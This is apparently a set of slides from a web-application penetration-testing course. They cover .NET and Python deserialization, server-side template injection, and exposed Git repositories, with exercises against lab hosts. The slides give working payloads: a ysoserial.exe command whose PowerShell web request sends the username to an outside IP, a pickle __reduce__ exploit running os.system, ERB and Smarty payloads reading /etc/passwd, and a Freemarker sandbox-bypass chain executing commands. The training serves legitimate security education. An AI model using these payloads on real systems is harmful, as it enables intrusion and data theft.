
YSoSerial.Net

- YSoSerial.NET is a (Windows Executable) tool that contains multiple “gadget chains” of .NET libraries which can be leveraged to exploit unsafe deserialization of objects. The utility accepts user payload and wraps it within the specified gadget.


```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o
base64 -c "powershell.exe Invoke-WebRequest -Uri
http://192.168.4.X/$env:UserName"
```

NotSoSecure part of claranet cyber security

YSoSerial.NET Utility



http://utility.webhacklab.com

Exercise

.NET Serialization Attacks

- Identify and exploit the .Net Deserialization vulnerability to make the host send OOB HTTP request to an external host
- Get a reverse shell and extract the system information such as username, OS type from the server and also read “win.ini” file
- Use http://utility.webhacklab.com/ to generate payloads

Challenge URL:
http://admin.webhacklab.com


Example: NancyFX (CVE-2017-9785)

- Nancy is a lightweight framework for building HTTP based services on .Net
- Csrf.cs in vulnerable version of NancyFX has Remote Code Execution via Deserialization of JSON data in a CSRF Cookie
- Cookie contains a unique token as a CSRF Token, instance serialized with BinaryFormatter and then base64 encoded
- By submitting `PSObject` payload encoded in base64 encoding, an attacker will be able to gain arbitrary code execution on the application server upon deserialization of the cookie


NotSoSecure part of claranet cyber security

Python Deserialization

- Default library ‘Pickle’ in python for serialization.
- dumps() -> Serialize
- loads() -> Deserialize




Vulnerable Pickle



NotSoSecure part of claranet cyber security

Vulnerable Pickle – Dump and Load



docs.python.org/2/library/pickle.html

Table of Contents

Previous topic

11. Data Persistence

Next topic

11.3. `copy_reg` — Register `pickle` support functions

This Page

Show Source

The `pickle` module provides the following functions to make the pickling process more convenient:

`pickle.`**`dump`**(*obj*, *file*[, *protocol*])

Write a pickled representation of *obj* to the open file object *file*. This is equivalent to `Pickler(file, protocol).dump(obj)`.

If the *protocol* parameter is omitted, protocol 0 is used. If *protocol* is specified as a negative value or `HIGHEST_PROTOCOL`, the highest protocol version will be used.

Changed in version 2.3: Introduced the *protocol* parameter.

file must have a `write()` method that accepts a single string argument. It can thus be a file object opened for writing, a `StringIO` object, or any other custom object that meets this interface.

`pickle.`**`load`**(*file*)

Read a string from the open file object *file* and interpret it as a pickle data stream, reconstructing and returning the original object hierarchy. This is equivalent to `Unpickler(file).load()`.

file must have two methods, a `read()` method that takes an integer argument, and a `readline()` method that requires no arguments. Both methods should return a string. Thus *file* can be a file object opened for reading, a `StringIO` object, or any other custom object that meets this interface.

This function automatically determines whether the data stream was written in binary mode or not.

`pickle.`**`dumps`**(*obj*[, *protocol*])

Return the pickled representation of the object as a string, instead of writing it to a file.

If the *protocol* parameter is omitted, protocol 0 is used. If *protocol* is specified as a negative value or `HIGHEST_PROTOCOL`, the highest protocol version will be used.

Changed in version 2.3: The *protocol* parameter was added.

`pickle.`**`loads`**(*string*)

Read a pickled object hierarchy from a string. Characters in the string past the pickled object's representation are ignored.

NotSoSecure part of claranet cyber security

Explaining the Attack

- Pickle is vulnerable to RCE.
- Create an object and pass it to __reduce__(self) method.
- ‘Reduce’ method enables inserting the complete payload to avoid errors while deserialization in Pickle.

```
//Serializing the payload
import pickle
import os
class ExploitPickle(object): //Object creation
        def __reduce__(self): // reduce method implementation
        return (os.system, (‘whoami’, )) // Remote code payload insertion
pickled_nss = pickle.dumps(ExploitPickle()) // Serialization through
Pickle
with open("test.data", "wb") as file:
    file.write(pickled_nss) // Writing the serialized data into file
```

NotSoSecure part of claranet cyber security

Explaining the Attack

- Deserialization of the payload for retrieving data

```
import pickle
with open("test.data", "rb") as file:
    pickled_des = file.read() // Reading serialized data from the file
my_data =  pickle.loads(pickled_des) // Deserialization using Pickle
```

- pickle.loads - Deserializes the data and executes malicious payload
- Both pickle load/loads libraries will result into insecure deserialization RCE in python

NotSoSecure part of claranet cyber security

Exercise

Python Serialization Attack

- Identify and exploit the Python Deserialization vulnerability to make the host send DNS requests to an external host

- Get a reverse shell and extract the system information such as username, OS type from the server and read ‘/etc/passwd’ file

  Challenge URL:
  http://reimbursement.webhacklab.com/Support/AddTicket

Python Deserialization - Plex

- CVE: CVE-2020-5741
- Operating System: Windows
- Affected Version: Plex Media Server prior to 1.19.3
- Exploit Details:

  An authenticated user can perform remote command execution due to deserialization of untrusted data.

NotSoSecure part of claranet cyber security

Vulnerable code snippet

- Code snippet to load the dictionary file
- Source:
  - PlexMediaServer_InstallationPath\Resources\Plug-ins-513b381af\Framework.bundle\Contents\Resources\Versions\1\Python\PMS\Dict.py

```
def __load():
     global __dict
     path = "%s/Dict" % Data.__dataPath
     if os.path.exists(path):
          try:
               __dict = Data.__unpickle(path)
               PMS.Log("(Framework) Loaded the dictionary file")
          except:
               PMS.Log("(Framework) The dictionary file is corrupt
& couldn't be loaded")
               __loadDefaults()
     else:
          __loadDefaults()
```

NotSoSecure part of claranet cyber security

Vulnerable code snippet

- Code snippet to unpickle the dictionary file
- Source:
  - PlexMediaServer_InstallationPath\\Resources\Plug-ins-513b381af\Framework.bundle\Contents\Resources\Versions\1\Python\PMS\Data.py

```
def __unpickle(path):
     f = open(path, "r")
     obj = pickle.load(f)
     f.close()
     return obj
```

NotSoSecure part of claranet cyber security

Demo

Plex Python Deserialization Attack

- Identify and inject a payload into the serialized data to make the host send OOB HTTP request to an external host:

  Challenge URL:
  http://plex.webhacklab.com:32400

- **Note:** Send a DNS request to the host user**X**.webhacklab.com

Ruby/ERB template injection

- Modern applications support templates to provide user customizability
- If user input is not validated before embedding it will lead to code execution

Sample Malicious ERB Code:

```
Hello, <%= @name %>.
Today is <%= Time.now.strftime('%A') %>.
<%= 7 * 7 %>
<%= File.open('/etc/passwd').read %>
```

NotSoSecure part of claranet cyber security

Attack Scenario

- Identify the template engine being used (e.g. ERB)
- List down the methods available for the particular engine which can be used to perform malicious actions (read file, execute command)
- Inject the method with appropriate arguments to perform the action

NotSoSecure part of claranet cyber security

Exercise

Ruby/ERB Template Injection

- Identify the template engine and exploit it to extract the file /etc/passwd:

  Challenge URL:
  http://shop.webhacklab.com/referral.php

Case Study

RCE via Smarty Template

- User updated profile with {7*7} as firstname, lastname, username
- Invitation sent to friend contains errors indicating template injection.
- Multiple payload used to confirm and exploit injection:
  - Template Version: '`{$smarty.version}`'
  - Confirm PHP Execution : `{php}print "Hello"{/php}`
  - PHP Code Execution : `{php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s);{/php}`
- Output was received over Emails

Reference:
https://hackerone.com/reports/164224 & http://blog.portswigger.net/2015/08/server-side-template-injection.html#Smarty

JetBrains YouTrack

- YouTrack is an issue tracking system and project management software developed by JetBrains
- CVE-2021-25770
  - Severity: CRITICAL
  - In JetBrains YouTrack before 2020.5.3123, server-side template injection (SSTI) was possible, which could lead to code execution.

Reference:
https://www.synacktiv.com/en/publications/exploiting-cve-2021-25770-a-server-side-template-injection-in-youtrack.html

NotSoSecure part of claranet cyber security

Server-side Template Injection in YouTrack

- Software is running Freemarker as templating engine.
- Compared vulnerable version and patched version
- Where, Notification module was heavily using Freemarker template

Exploit Server-side Template Injection

- ALLOWS_NOTHING_RSOLVER (Free marker Configuration is set)
- Blocks the Instantiation of freemarker.template.utility.Execute class to blocks the command execution.

```
public class FreemarkerConfiguration extends Configuration {
  @JvmOverloads
  public FreemarkerConfiguration(@NotNull String displayName, @NotNull List extensions) {
    this.displayName = displayName; this.extensions = extensions;

    setLocale(XdApplicationMetaData.Companion.getLocale());
    setNewBuiltinClassResolver(TemplateClassResolver.ALLOWS_NOTHING_RESOLVER);
    setDefaultEncoding(Charsets.UTF_8.displayName());
    setLocalizedLookup(false);
    setTemplateUpdateDelayMilliseconds(0L);
    setTemplateExceptionHandler((TemplateExceptionHandler)new NotificationExceptionHandler());
  }
```

Reference:
https://freemarker.apache.org/docs/ref_directive_assign.html
https://freemarker.apache.org/docs/api/freemarker/template/utility/Execute.html

NotSoSecure part of claranet cyber security

Sandbox Bypass to Achieve RCE

- **<#assign classloader=article.class.protectionDomain.classLoader>** -
  - The ProtectionDomain class encapsulates the characteristics of a domain
  - Which encloses a set of classes whose instances are granted a set of permissions when being executed on behalf of a given set of Principals.
  - A static set of permissions can be bound to a ProtectionDomain when it is constructed; such permissions are granted to the domain regardless of the Policy in force.

- **<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>** -
  - An object wrapper class variable is created, and we use classloaders to load the class 'freemarker.template.ObjectWrapper'

- **<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>** -
  - We use default wrapper field variable dwf and use the .getField to call the 'DEFAULT_WRAPPER'.

- **<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>**
  - We use Execute class 'ec' and use the classloaders to load the class 'freemarker.template.ObjectWrapper'.

- **${dwf.newInstance(ec,null)("id")}** -
  - Finally, we use the default wrapper field's parameterize arguments to call the ec variable which contains our Execute utility of Freemarker and then the 'id' argument.

```
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
```

Reference:
https://media.defcon.org/DEF CON 28/DEF CON Safe Mode presentations/DEF CON Safe Mode - Alvaro Muñoz and Oleksandr Mirosh - Room For Escape Scribbling Outside The Lines Of Template Security.pdf

NotSoSecure part of claranet cyber security

Demo

JetBrains YouTrack via Freemarker Template Injection

- Identify the template engine and exploit it to extract the file /etc/passwd:

  Challenge URL:
  http://192.168.200.20:8888/dashboard

Git

- It’s a version control system
- Designed to track changes in code.
- Used extensively to manage code.
- Decentralized code control system.

Misconfigured Git


Misconfiguration of Git leads to:


- Exposure of modification made to files and folders
- Source code exposure
- Exposure of Secret key, credential in Git history
- Exposure of Hardcoded secrets in source file
- Exposure of Hardcoded secrets in configuration file like web.config

NotSoSecure part of claranet cyber security

Manually confirming a .git exposed bug

- Directly access '.git/config' , '.git/HEAD' , '.git/logs/HEAD' etc





NotSoSecure part of claranet cyber security

Utilities for pentesting exposed .git

- git-finder
- git-dumper
- git-extractor

```
usage: git-dumper.py [options] URL DIR

Dump a git repository from a website.

positional arguments:
  URL                   url
  DIR                   output directory

optional arguments:
  -h, --help            show this help message and exit
  --proxy PROXY         use the specified proxy
  -j JOBS, --jobs JOBS  number of simultaneous requests
  -r RETRY, --retry RETRY
                        number of request attempts before giving up
  -t TIMEOUT, --timeout TIMEOUT
                        maximum time in seconds before giving up
```

NotSoSecure part of claranet cyber security

ViewState Deserialization

